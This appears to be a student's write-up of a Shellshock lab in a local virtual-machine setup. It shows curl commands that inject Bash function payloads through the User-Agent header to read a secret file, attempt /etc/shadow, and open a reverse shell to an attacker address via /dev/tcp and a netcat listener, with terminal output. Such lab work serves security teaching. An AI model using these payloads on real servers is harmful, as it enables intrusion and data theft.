
After the above CGI program is set up, we can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the Bash program, which is invoked first, before the CGI script is executed.

Here we use the Shellshock attack to steal the content of a secret file from the server. For that we create a file named secret which has the contents username and password. This file is placed in cgi.




```
USERNAME : Ankitha_PES1201801491
PASSWORD : PES1201801491
```

We try to normally access the secret file using curl but we cannot as it does not have executable permissions and is owned by root. So, this file is not accessible directly by remote users.



```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ ls -l secret
-rw-r--r-- 1 root root 58 Feb  9 03:08 secret
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ cat secret
USERNAME : Ankitha_PES1201801491
PASSWORD : PES1201801491
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$  curl http://localhost/cgi-bin/secret
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
</body></html>
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ 
```


Now we use the curl command to exploit it. Here, we use the vulnerability of the bash_shellshock and pass an environment variable starting with '() {' - indicating a function to the child process, using the user-agent header field of the HTTP request. The vulnerability in the bash program not only converts this environment variable into a function, but also executes the shell commands present in the environment variable string.



```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type: text/plain; ec
ho; /bin/cat secret;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type: text/plain; echo; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 08:38:44 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 58
< Content-Type: text/plain
<
USERNAME : Ankitha_PES1201801491
PASSWORD : PES1201801491
* Connection #0 to host localhost left intact
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$
```


Here, since I pass a shell command to concatenate the secret file, it should print the contents of the secret file on the terminal. As seen, the secret file containing username and password is actually read and printed out, hence showing a successful attack. Here, we should not have been allowed to read any files on the server, but due to the vulnerability in the bash that is used by CGI program, we are successful in reading a private server file.

Permissions for secret file:



```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ ls -l
total 12
-rwxr-xr-x 1 root root 128 Feb  9 02:49 myprog.cgi
-rwxr-xr-x 1 root root  86 Feb  9 02:31 myprogram.cgi
-rw-r--r-- 1 root root  58 Feb  9 03:08 secret
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$
```


Trying to access shadow file:



```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type: text/plain; ec
ho; /bin/cat /etc/shadow;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type: text/plain; echo; /bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 08:41:12 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host localhost left intact
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$
```


On trying to read the shadow file on the server, we see that we are unsuccessful. This is because the owner of the shadow file is always root and a normal user does not have the permission to even read the file.

Permissions of shadow file:



```
-rwxr-xr-x  1 root root      268 Nov 10  2015 rmt
-rw-r--r--  1 root root      887 Oct 25  2014 rpc
-rw-r--r--  1 root root     1371 Jan 27  2016 rsyslog.conf
drwxr-xr-x  2 root root     4096 Feb 15  2017 rsyslog.d
drwxr-xr-x  3 root root     4096 Feb 15  2017 sane.d
-rw-r--r--  1 root root     4038 Mar 29  2016 securetty
drwxr-xr-x  4 root root     4096 Feb 15  2017 security
drwxr-xr-x  2 root root     4096 Feb 15  2017 selinux
-rw-r--r--  1 root root    10368 Oct  2  2015 sensors3.conf
drwxr-xr-x  2 root root     4096 Feb 15  2017 sensors.d
-rw-r--r--  1 root root    19605 Oct 25  2014 services
drwxr-xr-x  3 root root     4096 Jul 25  2017 sgml
-rw-r-----  1 root shadow   1497 Aug 22  2017 shadow
-rw-------  1 root root     1400 Jul 25  2017 shadow-
-rw-r--r--  1 root root       95 Jul 25  2017 shells
-rw-r--r--  1 root root     1803 Nov  6  2015 signond.conf
drwxr-xr-x  3 root root     4096 Feb 15  2017 signon-ui
drwxr-xr-x  2 root root     4096 Feb 15  2017 skel
-rw-r--r--  1 root root     1132 Nov 27  2015 smi.conf
drwxr-xr-x  3 root root     4096 Jul 25  2017 sound
drwxr-xr-x  4 root root     4096 Feb 15  2017 speech-dispatcher
drwxr-xr-x  2 root root     4096 Mar 22  2018 squid
drwxr-xr-x  2 root root     4096 Jul 25  2017 ssh
drwxr-xr-x  4 root root     4096 Feb 15  2017 ssl
-rw-r--r--  1 root root       18 Jul 25  2017 subgid
-rw-------  1 root root        0 Feb 15  2017 subgid-
-rw-r--r--  1 root root       18 Jul 25  2017 subuid
-rw-------  1 root root        0 Feb 15  2017 subuid-
-r--r-----  1 root root      764 Jun 11  2019 sudoers
drwxr-xr-x  2 root root     4096 Feb 15  2017 sudoers.d
-rw-r--r--  1 root root     2084 Sep  6  2015 sysctl.conf
drwxr-xr-x  2 root root     4096 Feb 15  2017 sysctl.d
drwxr-xr-x  5 root root     4096 Feb 15  2017 systemd
drwxr-xr-x  2 root root     4096 Feb 15  2017 terminfo
drwxr-xr-x  2 root root     4096 Feb 15  2017 thermald
drwxr-xr-x  2 root root     4096 Jul 25  2017 thunderbird
```

The above screenshot shows that the /etc/shadow file has root ownership and the group is shadow and requires root permissions to access, so only root owned processes can access the file. Since our web server which we access localhost from is a user owned process running on a user account (not root), it cannot access the shadow file.



```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ whoami
seed
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$
```

TASK 6: Getting a Reverse Shell via Shellshock Attack

Here we try to simulate an actual shellshock attack from the attacker machine to the victim machine with the following ip address configurations.

Attacker machine: 10.0.2.16

Victim machine:10.0.2.15

Reverse Shell is basically when a shell runs on the victim's machine, but it takes the input from the attacker's machine and output is also displayed on the attacker's machine. Here, we use netcat (nc) to listen for a connection on the port 9090 of the TCP server (established by -l parameter in the command.) Then, we use the curl command to send a bash command to the server in the user-agent field.

$curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :;}; echo Content-Type :text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.16/9090 0<&1 2>&1"


The above bash command will trigger a TCP connection to the attacker machine's port 9090 from the server. On establishing a successful connection, the attacker gets the access to the shell of the server. This leads to a successful reverse shell. The above command parameters defines the following:

1. "/bin/bash -i": Creates a shell prompt, where -i stands for interactive.


2. "> /dev/tcp/10.0.2.16/9090": The output of the shell is redirected to 10.0.2.15's port 9090 over a TCP connection.

3. "0<&1": Here, the 0 indicates the file descriptor of the standard input device, and 1 is the file descriptor of the standard output device. This option tells that use the standard output device as the standard input device. Here, since the stdout is already directed to the TCP connection, the input to the shell program is obtained from the same TCP connection.

4. “2>&1”: File descriptor 2 indicates the standard error stderr. This assignment causes the error output to be redirected to stdout, which is the TCP connection here.



```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type: text/plain; ec
ho; /bin/bash -i > /dev/tcp/10.0.2.16/9090 0<&1 2>&1"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.16/9090 0<&1 2>&1
> Accept: */*
>
```




```
[02/09/21]seed@Ankitha_PES1201801491:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 40942)
bash: cannot set terminal process group (1283): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Ankitha_PES1201801491:/usr/lib/cgi-bin$ ls -l
ls -l
total 12
-rwxr-xr-x 1 root root 128 Feb  9 02:49 myprog.cgi
-rwxr-xr-x 1 root root  86 Feb  9 02:31 myprogram.cgi
-rw-r--r-- 1 root root  58 Feb  9 03:08 secret
www-data@Ankitha_PES1201801491:/usr/lib/cgi-bin$ cat secret
cat secret
USERNAME : Ankitha_PES1201801491
PASSWORD : PES1201801491
www-data@Ankitha_PES1201801491:/usr/lib/cgi-bin$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:cd:09:af
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::d0d9:6c69:3129:42e8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1495 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1417 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:965106 (965.1 KB)  TX bytes:207735 (207.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1721 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1721 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:133828 (133.8 KB)  TX bytes:133828 (133.8 KB)

www-data@Ankitha_PES1201801491:/usr/lib/cgi-bin$
```

Here, we achieved reverse shell by using the vulnerability in the bash program being used by the CGI program at the server side. We send a malicious reverse shell command as a parameter that is supposed to carry the user-agent information. This helps us in passing the header field’s content in the form of an environment variable to the CGI program. When the bash receives this variable, it converts this variable into a function due to the presence of ‘() {’. Along with this, the vulnerability in the bash program helps to execute the shell command. This shell command calls the /bin/bash in an interactive mode and directs the output to the TCP connection’s 9090 port and also the input and error output is redirected to this TCP connection. In another terminal, we use the netcat command to listen to any connections on the port 9090, and we accept one when we receive it. Here, the server’s connection is accepted. When the attack is successful, we get an interactive shell of the server. This is how we use the reverse shell to gain access through shellshock vulnerability.

TASK 6: Using the Patched Bash

To use the patched bash, we replace the shebang in our cgi program from #!/bin/bash_shellshock to #!/bin/bash. Now whenever this cgi program has to be executed, a child process is forked with the patched bash invoked first.

